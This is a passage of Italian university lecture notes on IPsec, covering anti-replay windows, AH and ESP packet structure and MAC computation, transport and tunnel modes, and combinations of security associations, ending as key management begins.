Vediamo graficamente come si gestisce la finestra di ricezione, tipicamente è di 64 datagrammi, ma nell'esempio la finestra è di 7 e vuol dire vedere 7 pacchetti che sono in sospeso. **I pacchetti più scuri sono quelli ricevuti e sui quali è stato fatto il controllo di autenticazione**, quelli bianchi non sono ancora stati ricevuti. Il protocollo **non essendo orientato alla connessione** permette di avere pacchetti che non sono in ordine.

## FINESTRA DI RICEZIONE ANTI-REPLAY



1. Immaginiamo che all'istante 1 riceviamo il pacchetto bianco che si trova fuori dalla finestra di ricezione dei 7 pacchetti, esso sarà scartato perché ormai non aspettiamo minimamente uno fuori finestra.
2. All'istante 2 controlliamo il pacchetto centrale, se il MAC è giusto lo marchiamo,
3. Nell'istante 3 invece dobbiamo avanzare la finestra di ricezione.
4. All'istante 4 avremo il dropping del pacchetto perché sarà fuori dalla finestra di ricezione dopo averla spostata per arrivare all'avanzamento di finestra fatto nel punto 3.

Dunque, se arriva un pacchetto il cui sequence number:

- **Pacchetto nuovo rientra nella finestra ( $N-W+1, N$ )** allora si verifica l'autenticazione del pacchetto controllando il codice MAC. Se il pacchetto è autenticato lo si contrassegna con lo slot corrispondente nella finestra.
- **Pacchetto nuovo ricade alla destra della finestra (Fuori)** allora si verifica l'autenticazione del pacchetto. Se il pacchetto è autenticato si aggiorna  $N$  con il suo sequence number e si contrassegna lo slot corrispondente
- **Pacchetto nuovo ricade alla sinistra della finestra (Fuori) oppure l'autenticazione non va a buon fine** il pacchetto viene eliminato ed eventualmente l'evento registrato.

## ALGORITMO DI RICEZIONE

- Pacchetto nuovo rientra nella finestra
  - Controllo codice MAC
  - Contrassegnata la posizione dei pacchetti correttamente autenticati
- Pacchetto nuovo alla destra della finestra
  - Controllo codice MAC
  - Pacchetto correttamente autenticato
    - Avanzamento finestra
    - Posizione corrispondente contrassegnata
- Pacchetto alla sinistra della finestra o non correttamente autenticato
  - Pacchetto eliminato
  - (opzionalmente) Evento registrato ai fini dell'auditing

Per quanto riguarda gli algoritmi, sono sempre abbastanza noti e la lista di seguito è classica. Notiamo che 96 è  $3 \times 32$  e se ricordiamo com'è fatta la struttura di AH abbiamo che il payload è fatto di 3 long word; quindi, calcolo il codice normalmente e di quello che ho ottenuto mi prendo solo i primi 96 bit.

## INTEGRITY CHECK VALUE

- Contenuto nel campo Authentication Data
- Codice di autenticazione del messaggio
  - Può essere una versione troncata di un codice prodotto da un algoritmo MAC
- Implementazioni devono supportare
  - HMAC-MD5-96
    - Algoritmo HMAC
    - Codice hash MD5
  - HMAC-SHA1-96
    - Algoritmo HMAC
    - Codice hash SHA1
- Calcolo HMAC completo
- Troncamento a 96 bit


### Servizio di autenticazione/integrità

Come si **effettua il calcolo del MAC?** Abbiamo detto che l'AH cerca di coprire, con l'autenticazione, quante più informazioni possibili e quindi non prende solo il payload originario ma tutte le parti dell'header originario che non sono variabili; nell'immagine successiva invece ci sono quelli variabili.

Tutti questi campi li mettiamo a 0 prima del calcolo MAC poi inseriamo il risultato di quest'autenticazione

## CALCOLO DEL MAC

- Campi utilizzati
  - Campi dell'intestazione IP che non cambiano durante la trasmissione
  - Campi dell'intestazione IP che hanno un valore prevedibile al punto terminale della SA AH
  - Campi variabili o non prevedibili vengono considerati 0
  - Intestazione AH tranne Authentication Data
  - Authentication Data viene considerato 0
  - Tutti i dati dei protocolli di livello superiore



Nei campi non è messo il **destination address** perché potrebbe cambiare in base al tipo di comunicazione a livello rete e poiché può essere prevedibile.

## CALCOLO DEL MAC PER IPv4

- Campi immutabili
  - Internet Header Length
  - Source Address
- Campi mutabili ma prevedibili
  - Destination Address
- Campi mutabili (azzerati)
  - Time to Live
  - Header Checksum
- Src IP e Dst IP protetti per evitare spoofing

Se parlassimo per IPv6 lavoriamo in campi diversi, nel caso in cui iniziamo anche a considerare l'header del pacchetto trasportato.


## CALCOLO DEL MAC PER IPv6

- Campi immutabili
  - Version
- Campi mutabili ma prevedibili
  - Destination Address
- Campi mutabili (azzerati)
  - Flow Label

## Struttura datagrammi IPSec

Vediamo adesso la struttura dei datagrammi IPSec, nello specifico le prime due righe e poi le seconde due; partiamo da una situazione scervia di IPSec dove un pacchetto di dati viene trasportato con header TCP e che viene incapsulato in IP e lo abbiamo visto prima di IPSec. Se **iniziassimo ad introdurre l'autenticazione avremmo la seconda riga RICORDIAMOLO CHE IL PACCHETTO NON È CRITTOGRAFATO E QUINDI NON GARANTIAMO LA CONFIDENZIALITÀ.**

## STRUTTURA DEI DATAGRAMMI IPSec



Se vogliamo coprire in autenticazione quante più informazioni possibili posso mettere l'header, ma dopo aver fatto ciò tutti quelli che non sono coperti sono solo per il destinatario. Perché nel caso IPv6 si può fare questo? **Perché facciamo una distinzione tra un header aggiuntivo, che inseriamo in un pacchetto e che NON sono relativi alla destinazione, ed eventuali header aggiuntivi IPV6 che sono relativi alla destinazione e quindi non sarà toccato da nessun router del percorso.**

La particolarità di IPv6 quindi non è fare cose diverse da IPv4 ma è strutturato in maniera diversa.


Quindi queste tre righe ci dicono: IP in chiaro, con autenticazione IPv4 e IPv6 e **siamo in modalità transport**, l'ultimo invece è **modalità tunnel** e il pacchetto originario lo consideriamo con il suo header originale.

Nell'header di autenticazione il campo next header, nell'ultimo caso, conterrà l'IP poiché dopo di lui non ci sarà trasporto ma appunto il protocollo di utilizzo stesso, è quello che viene chiamato the daisy Chain.

## Encapsulating security payload (ESP)

Qui dovremo fare crittografia ed eventualmente autenticazione, e ricordiamo che ESP quando applica l'autenticazione lo fa **sempre e solo al payload (guardando a destra)**.

## STRUTTURA DEL PACCHETTO IP ESTERNO




**TCP/UDP** segment è il dato originario, il **ESP trailer** serve a completare le informazioni. Se usiamo anche l'autenticazione **ESP** non prende nulla dell'header IP che si trova alla sua sinistra. Ora i **servizi che offre ESP sono:**

- Servizi di segretezza del contenuto del messaggio, confidentiality (cifratura)
- Servizi di segretezza parziale del flusso di traffico, un approccio di security by obscurity aggiungendo padding.
- Servizio opzionale di autenticazione, authentication

## FORMATO DELL'INTESTAZIONE IN ESP

- Security Parameters Index (SPI) – 32 bit
  - identifica una SA



Il formato del pacchetto ESP è formato da (Tralascia IP Header):

- **ESP Header** composto da:
  - SPI (32 bit): identifica la SA
  - Sequence Number (32 bit): contatore incrementale utilizzato in modo anti-replay come AH
- **Payload Data**: Segmento dati del livello superiore (in modalità Trasport) oppure il pacchetto IP (in modalità tunnel) ed è crittografato, ma c'è una particolarità ovvero la necessità di un vettore di inizializzazione per la parte di crittografia. Se un algoritmo ha bisogno di un IV è chiaro che io debba

comunicare al destinatario l'IV scelto. Per fare questa comunicazione devo inserire esplicitamente l'IV nei dati.

- **ESP Trailer:**

- Padding (Variabile da 0-255 byte) **dove esserci** perché dobbiamo essere allineati sulla long word
- Pad Length (8 bit) numero di byte di riempimento nel campo precedente perché altrimenti non so quanti ne devo eliminare prima di decodificare
- Next Header (8 bit) tipo di dati contenuti in Payload Data (punta all'intestazione IP Header)


- **ESP AUTH [OPZIONALE] :**

- Authentication Data : è un campo di lunghezza variabile (multiplo di parole di 32 bit) contiene il l'ICV .

**Vediamo da qualche parte un parametro che ci dice la dimensione del payload? Non c'è scritto** proprio per evitare il calcolo per il cifrario a blocchi, rendendo facile l'attacco. Sarà all'interno dell'SPI che trovo quello che mi serve.

Nel caso ci fosse bisogno di una ripetizione ecco l'immagine a volo.

## Cifrari a blocchi



- Se la funzione di rimescolamento è fissa, la chiave è costituita dalle 8 tabelle di permutazione
- Esempi di cifrari a blocchi: DES, 3DES, AES

**La parte di autenticazione si vede essere messa a valle di tutto e vengono calcolati con un algoritmo di autenticazione di tipo hash crittografico, fatto su ESP escluso il campo AD stesso.**

## CRITTOGRAFIA E AUTENTICAZIONE

- Payload data, padding, pad length e next header sono crittografati dal servizio ESP
- Se sono richiesti dati di sincronizzazione crittografica, devono essere presenti all'inizio del campo Payload Data
- Se esiste, il vettore di inizializzazione non viene crittografato
  - Viene comunque implicitamente considerato parte del testo cifrato

Gli algoritmi di crittografia sono più di quelli mostrati nella slide, ma sono quelli che si trovano nel DOI di IPSec e oggi si usa quasi sempre AES

## ALGORITMI DI CRITTOGRAFIA

- Algoritmi utilizzabili definiti nel documento DOI (Domain Of Interpretation)
  - Triple DES a tre chiavi
  - RC5
  - IDEA
  - Triple IDEA a tre chiavi
  - CAST
  - Blowfish

ESP opzionalmente offre anche servizi di Autenticazione sul pacchetto ESP escluso ESP AUTH.

- Punti in comune AH: Utilizza il campo Authentication Data, il quale contiene ICV (Integrity Check Data). Esso è un MAC (Message Authentication Code) o una sua versione troncata calcolata su opportuni campi del pacchetto attraverso un algoritmo HMAC (Hashed MAC).
- Differenza da AH : Non autentica Header IP

Per l'autenticazione utilizziamo codici che sono MAC con hashing, tipicamente MD5 o SHA1 entrambi troncati a 96 bit. Ricordiamo sempre 96 perché sono 3 long word. Il MAC si calcola su tutti i campi del pacchetto ESP e niente dell'header IP.

## ALGORITMI DI AUTENTICAZIONE

- Supporto per codice MAC con lunghezza standard di 96 bit
- Requisiti per un'implementazione compatibile
  - HMAC-MD5-96
  - HMAC-SHA-1-96
- Il MAC è calcolato su
  - Security Parameters Index
  - Sequence Number
  - Payload Data
  - Padding
  - Pad Length
  - Next Header
- Diversamente da AH, il MAC non copre l'header IP precedente

Il campo di Padding è introdotto per molteplici scopi, nel caso in cui l'algoritmo di cifratura richieda che il testo sia multiplo di un certo numero di byte allora il Padding è utilizzato per espandere il testo ( Payload data + ESP trailer) fino a raggiungere la lunghezza richiesta. Il Padding deve **garantire** che il pad length e Next header siano allineati a destra all'interno di una word di 32 bit e che il testo cifrato sia multiplo di 32 bit.

Ma lo scopo più importante è che permette di offrire un parziale meccanismo di riservatezza del flusso del traffico nascondendo la lunghezza effettiva del payload. In questo modo pure se un hacker è in sniffing dei pacchetti trasmessi sulla rete non sarà in grado di comprendere la “tipologia del traffico” a partire dalla dimensione dei pacchetti

**Perché non è previsto un campo Payload Length ma un campo Padding Length?** Proprio per quanto detto sopra

**[Domanda Esame] Allora come fa l'end point ricevente a ricavare il “Payload”?** Prima di tutto effettua la decifrazione del Payload data + ESP trailer e :

- Scarta Next Header
- Analizza e scarta il Padding Length
- Tramite l'informazione di Padding Length scarta il padding, così riesce ad ottenere solo il Payload

## ESP in modalità transport

Sia AH che ESP possono essere utilizzati secondo due differenti modalità di funzionamento : Trasporto e Tunnel. Ricordiamo che in questa modalità abbiamo un pacchetto IP originario che stava trasportando un pacchetto TCP/UDP con i suoi dati; quindi, in origine i blocchetti erano 3: original IP header/TCP-UDP header/data. Se andiamo con ESP in modalità trasporto ci troviamo la configurazione sotto mostrata.

## ESP IN MODALITÀ TRANSPORT

- Crittografia dei dati trasportati da IP
- Autenticazione opzionale dei dati trasportati da IP
- IPv4
  - Inserimento intestazione ESP immediatamente prima dell'intestazione di livello trasporto
  - Coda ESP (Padding, Pad Length e Next Header)
  - Se è richiesta autenticazione dopo la coda ESP viene aggiunto il campo ESP Authentication Data
  - Vengono crittografati l'intero segmento di livello trasporto più la coda ESP
  - L'autenticazione copre tutto il testo cifrato più l'intestazione ESP



L'obiettivo della modalità trasporto è di fornire protezione a ciò che i protocolli dei livelli superiori passano al livello rete (In figura è TCP+ DATI= Payload IP) .

Se abbiamo ESP MAC esso copre alla propria sinistra tutti i campi fino ad arrivare all'inizio dell'header ESP, mentre l'encryption tutto quello che sta trasferendo. Se usiamo IPv6 abbiamo che ESP diventa un header aggiuntivo e lo consideriamo come uno degli header end-to-end e i router intermedi non lo toccano proprio.

- IPv6
  - ESP considerato come un payload end-to-end
  - Nessuna elaborazione effettuata dai router intermedi
- Intestazione ESP posta dopo:
  - l'intestazione IPv6
  - gli extension header relativi al funzionamento hop-by-hop, al routing ed alla frammentazione
    - NB: l'extension header delle opzioni di destinazione può trovarsi sia prima che dopo l'intestazione ESP, a seconda della semantica
- L'intero segmento di livello trasporto, più la coda ESP sono coperti dalla crittografia
  - Anche l'header delle opzioni di destinazione, nel caso si trovi dopo l'intestazione ESP

L'header di frammentazione è end-to-end perché la ricostruzione la deve fare il router finale, non quelli di mezzo, e quindi anche la frammentazione iniziale viene fatta all'inizio, facendo partire tutti i diversi pacchetti IPv6 in maniera indipendente.

Quindi un pacchetto che viene inviato come viene costruito? Prendo il pacchetto originario e lo critto, il payload crittografato diventa il mio cuore dell'ESP e aggiungo eventuale coda per il Padding ed infine aggiungo MAC se devo autenticare.

## PACCHETTO IN USCITA – LATO MITTENTE

- Coda ESP e segmento di livello trasporto crittografati alla sorgente
  - Testo in chiaro sostituito dal testo cifrato per formare il pacchetto IP
  - Autenticazione aggiunta opzionalmente
- Il pacchetto viene instradato verso la destinazione
  - Ogni router esamina l'intestazione IP ed eventuali estensioni IP in chiaro
  - I router non hanno necessità di esaminare il testo in chiaro

Lato destinazione tutto parte dall'analisi del valore del SPI perché mi fa identificare nel Security association database le associazioni di sicurezza associate al pacchetto, ovviamente non parlo più del security policy database **perché do per scontato che lo superi.**

## PACCHETTO IN INGRESSO – DESTINATARIO

- Elaborazione intestazione IP
  - Elaborazione eventuali estensioni in chiaro
  - In base al campo SPI (Security Parameters Index):
    - viene decrittografata la parte rimanente del pacchetto
    - si recupera il segmento di livello trasporto

Se usiamo ESP nella modalità appena vista, risolviamo i problemi aggiungendo le funzionalità di segretezza a qualsiasi applicazione ci venga dato in pasto dai livelli superiori.

## UTILIZZO DI ESP IN MODALITÀ TRANSPORT


- Funzionalità di segretezza fornite a qualsiasi applicazione
  - Le applicazioni non devono implementare meccanismi di sicurezza singolarmente
- La lunghezza del pacchetto IP aumenta di poco
- Resta comunque possibile analizzare il traffico costituito dai pacchetti trasmessi
  - Supporto solo parziale al mascheramento delle proprietà del flusso

## ESP in modalità tunnel

L'obiettivo della modalità tunnel è di fornire protezione all'intero pacchetto IP. Se usassi ESP in modalità tunnel farei quello visto con AH cioè, mettere un nuovo header IP che avrebbe IP sorgente = punto di ingresso del tunnel e IP destinazione = punto di uscita del tunnel. Prenderei poi **tutto il pacchetto IP** originario e lo cifro.

## ESP IN MODALITÀ TUNNEL

- Utilizzato per crittografare un intero pacchetto IP
- L'intestazione ESP precede il pacchetto
- Vengono crittografati pacchetto e coda ESP
  - Possibile elusione dell'analisi del traffico
- L'intestazione IP contiene informazioni relative agli indirizzi IP di mittente e destinatario e talvolta direttive di source routing ed opzioni hop-by-hop
  - Necessario incapsulare l'intero blocco con una nuova intestazione IP
- Utile in presenza di firewall o security gateway
- Host interni non devono utilizzare IPSec
- Numero di chiavi ridotte
- Impedisce l'analisi del traffico basata sull'osservazione della destinazione



In questo scenario preparo il pacchetto IP interno e metto l'indirizzo destinazione l'IP dell'host dall'altra parte della comunicazione. Tale modalità viene utilizzata per implementare una comunicazione sicura tra host inconsapevoli di IPSec (entrambi oppure uno solo) . Difatti saranno gli end-router (quelli posti sul confine della rete) ad essere consapevoli di IPSec.

## PACCHETTO IN USCITA – LATO MITTENTE

- SCENARIO:
  - Host esterno tenta di comunicare con un host protetto da firewall
  - ESP implementato nell'host esterno e nel firewall
- 1. Preparazione pacchetto IP (interno) con indirizzo destinazione dell'host dietro firewall
- 2. Aggiunta dell'intestazione ESP
- 3. Crittografia del pacchetto e della coda ESP
  - Con eventuali dati "Authentication Data"
- 4. Incapsulamento del blocco prodotto con nuova intestazione IP
  - IP destinazione = IP del firewall
- 5. Pacchetto esterno instradato verso firewall di destinazione
  - I router elaborano solo l'intestazione IP esterna più eventuali extension header

## PACCHETTO IN INGRESSO – DESTINATARIO

- Il firewall di destinazione esamina ed elabora l'header IP
  - Elaborazione delle eventuali intestazioni opzionali
- Sulla base del campo SPI contenuto nell'intestazione ESP esegue la decrittografia della parte rimanente del pacchetto
- Il pacchetto decrittografato viene trasmesso nella rete interna
- Il pacchetto viene inoltrato da zero o più router nella rete interna, fino alla sua destinazione finale

### Combinazione di Security Association (SA)

Come abbiamo già detto, una SA può realizzare il protocollo AH oppure il protocollo ESP, ma non entrambi. Tuttavia, esistono alcuni casi in cui può convenire utilizzare i servizi offerti da entrambi. Per tale motivo si utilizza una combinazione di SA per la gestione del traffico.

Esistono 4 casi d'uso che consideriamo:


#### 1. Security host-to-host

Abbiamo in generale due end point remoti raggiungibili lungo rete internet e che vogliono essere protetti da sicurezza, essi devono creare più associazioni di sicurezza tra di loro direttamente

## CASO 1: HOST-TO-HOST SECURITY

- Sicurezza fornita dai sistemi terminali che implementano IPSec
- Necessità di condividere chiavi segrete
- Possibili combinazioni: AH in modalità transport, ESP in modalità transport, ESP all'interno di AH in modalità transport, uno dei casi precedenti all'interno di AH o ESP in modalità tunnel

**one or more SAs**




Ora su quest'immagine introduciamo le due **principali modalità di funzionamento di IPSec**:

- **Adiacenza di trasporto:** consiste nell'utilizzare:

- La SA ESP (Interna) in modalità Transport effettua la cifratura del Payload IP + ESP trailer e non utilizza l'autenticazione (Non ci sarà ESP Auth)
- La SA AH (Esterna) in modalità Transport farà l'autenticazione di tutto il pacchetto compreso ESP e l'Header IP ad eccezione dei campi modificabili.

Il vantaggio di tale approccio è di utilizzare la cifratura e un autenticazione per coprire più campi (Si ricorda che AH trasport da sola non ha cifratura ed ESP trasport non autentica Header IP). Vogliamo fare una comunicazione che sia end-to-end protetta da autenticazione (AH) e crittografia (ESP), necessariamente vanno create due security association una per ogni tipo di protezione; ma come le vado a comporre? Faccio una catena con header IP originario con dentro l'header AH e dentro ancora l'header ESP e dentro il risultato della crittografia. **Si fa prima ESP e poi AH, ma ha senso anche il contrario? Si, perché ESP andrebbe a crittare la parte di autenticazione.**



- **Tunnel Iterato:** consiste nell'utilizzare:

- La SA AH (Interna) in modalità trasport per autenticare l'intero Pacchetto IP ad eccezione dei campi modificabili.
- La SA ESP (Esterna) in modalità tunnel per cifrare l'intero Pacchetto Interno a cui viene aggiunta Header IP Esterna e non utilizza l'autenticazione (Non ci sarà ESP Auth)

Il vantaggio è che in questo modo gli *Authentication Data* sono cifrati e protetti durante il trasporto.


### 2. Gateway-to-gateway security

È uno scenario semplice, poiché tra i due host-gateway non c'è sicurezza e si dà per scontato che nelle reti locali ci si fidi della comunicazione e non si ritiene bisogno di IPSec. Effetto un tunnel solo

tra i due router, che sono gli endpoint della rete locali, e voglio che siano visti come un tutt'uno verso internet.

## CASO 2: GATEWAY-TO-GATEWAY SECURITY

- Nessun host implementa IPSec
- Supporto di una semplice VPN
- Necessaria un'unica SA in modalità tunnel: AH, ESP, ESP con autenticazione
- Non è necessario usare tunnel nidificati: I servizi IPSec si applicano all'intero pacchetto interno




### 3. End-to-end security

È una combinazione dei primi due casi, quindi i due host hanno la propria rete locale e tra loro parlano in sicurezza con la end-to-end, ma i dati quando attraversano internet vengono incapsulati dentro un IPSec tunneling.

## CASO 3: SICUREZZA END-TO-END

- Stesse combinazioni dei casi 1 e 2
- Tunnel gw-gw fornisce l'autenticazione e/o la segretezza per tutto il traffico fra i terminali
- Se il tunnel GW-GW è ESP fornisce anche il supporto per la segretezza del traffico
- Singoli host possono implementare servizi IPSec aggiuntivi per determinate applicazioni o utenti mediante SA end-to-end




### 4. Host-to-gateway security

Ho un gateway d'accesso ad una rete esterna e quindi sicuramente chi si collega lo fa con un tunnel, volendo però l'host oltre a collegarsi alla VPN aziendale può creare delle associazioni di sicurezza end-to-end con degli host che si trovano sull'intranet.

## CASO 4: HOST-TO-GATEWAY SECURITY

- Supporto per un host remoto che usa internet per raggiungere il firewall di un'azienda per poi accedere a server o workstation protetti
- Modalità tunnel fra host remoto e firewall
- Fra host remoto e locale possono essere utilizzate una o due SA



### Gestione delle chiavi

La gestione automatizzata richiede che ci sia un protocollo, quest'ultimo serve a negoziare tutto quello che è necessario che le due parti conoscano vicendevolmente per poter comunicare in maniera trasparente.

Qui vedremo Diffie-Hellman ma in maniera più blanda rispetto a SSD.

La prima domanda per la gestione delle chiavi è: **Di quante e quali chiavi abbiamo bisogno in IPSec?** Nel meccanismo più complesso di IPSec (in cui si garantisce cifratura e autenticazione) si necessita di quattro chiavi per la comunicazione tra due entità:

- Una chiave di autenticazione (per il meccanismo di hash per il calcolo del MAC) e una di segretezza(crittografia) per il trasmittente
- Una chiave di autenticazione (per il meccanismo di hash per il calcolo del MAC) e una di segretezza(crittografia) per il ricevente

IPSec per la gestione delle chiavi può utilizzare due approcci:

